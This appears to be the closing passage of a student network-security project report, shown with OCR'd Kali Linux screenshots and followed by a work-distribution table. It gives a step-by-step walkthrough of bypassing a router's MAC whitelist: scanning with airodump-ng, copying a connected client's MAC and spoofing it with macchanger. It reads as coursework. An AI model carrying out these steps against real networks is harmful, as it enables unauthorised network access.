


Kali-Linux-2019.3-vbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Terminator

```
CH  1 ][ Elapsed: 0 s ][ 2020-04-14 17:38

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

04:BF:6D:57:B3:98  -91        2        0    0  11  195  WPA2 CCMP   PSK  VIDEOTRON4936
E8:2C:6D:02:5F:84  -79        3        0    0  11  720  WPA2 CCMP   PSK  Self loin
5C:F4:AB:AA:E0:EC  -59        2        0    0  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G
92:5B:AD:3E:1E:07  -89        3        4    0  11   65  WPA2 CCMP   PSK  Regis

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

2. We will listen for only over the target network and will wait till a device gets connected to the network. Here **--bssid** is the MAC address of our target network and **--channel** is the channel number on which it is running.

   airodump-ng wlan0 --bssid 5C:F4:AB:AA:E0:EC --channel 11 wlan0


Kali-Linux-2019.3-vbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications
Places
Terminator
ro


```
CH 11 ][ Elapsed: 6 s ][ 2020-04-14 17:39

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:F4:AB:AA:E0:EC  -61 100       65       30    0  11  195  WPA2 CCMP   PSK  CONCORDIA_2.4G

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

5C:F4:AB:AA:E0:EC  14:4F:8A:F6:B4:7C  -35   11e- 1e   450       51
```

3. Once a device is connected, we will grab its mac address. For us it is **14:4F:8A:F6:B4:7C**

4. Now we will use the **macchanger** tool to change the MAC address of our device with the MAC address of the device that is in the whitelist and is connected to the network. This will trick the router in believing that we are one of the trusted devices.

   Here the **-m flag** defines the mac address we want to change our self to.

   macchanger -m 14:4F:8A:F6:B4:7C wlan0



```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger -m 14:4F:8A:F6:B4:7C wlan0
Current MAC:   06:7d:c4:0c:e1:bb (unknown)
Permanent MAC: 00:c0:ca:98:4b:19 (ALFA, INC.)
New MAC:       14:4f:8a:f6:b4:7c (unknown)
root@kali:~# ifconfig wlan0 up
```

5. Now we can easily access the network as the network will take us as one of the whitelist mac addresses.

Work Distribution

#	Name	Tasks
1.	Omer Mujtaba - 40137495	Project Report, Deauthentication attack, WPA Password Recovery.
2.	Md Wasiuddin Pathan Shuvo - 40150189	Project Report, DNS Spoofing, Fake AP, Javascript Injection
3.	Iftekhar Uddin - 40130768	Project Report, DOS attack, Bypassing MAC filter.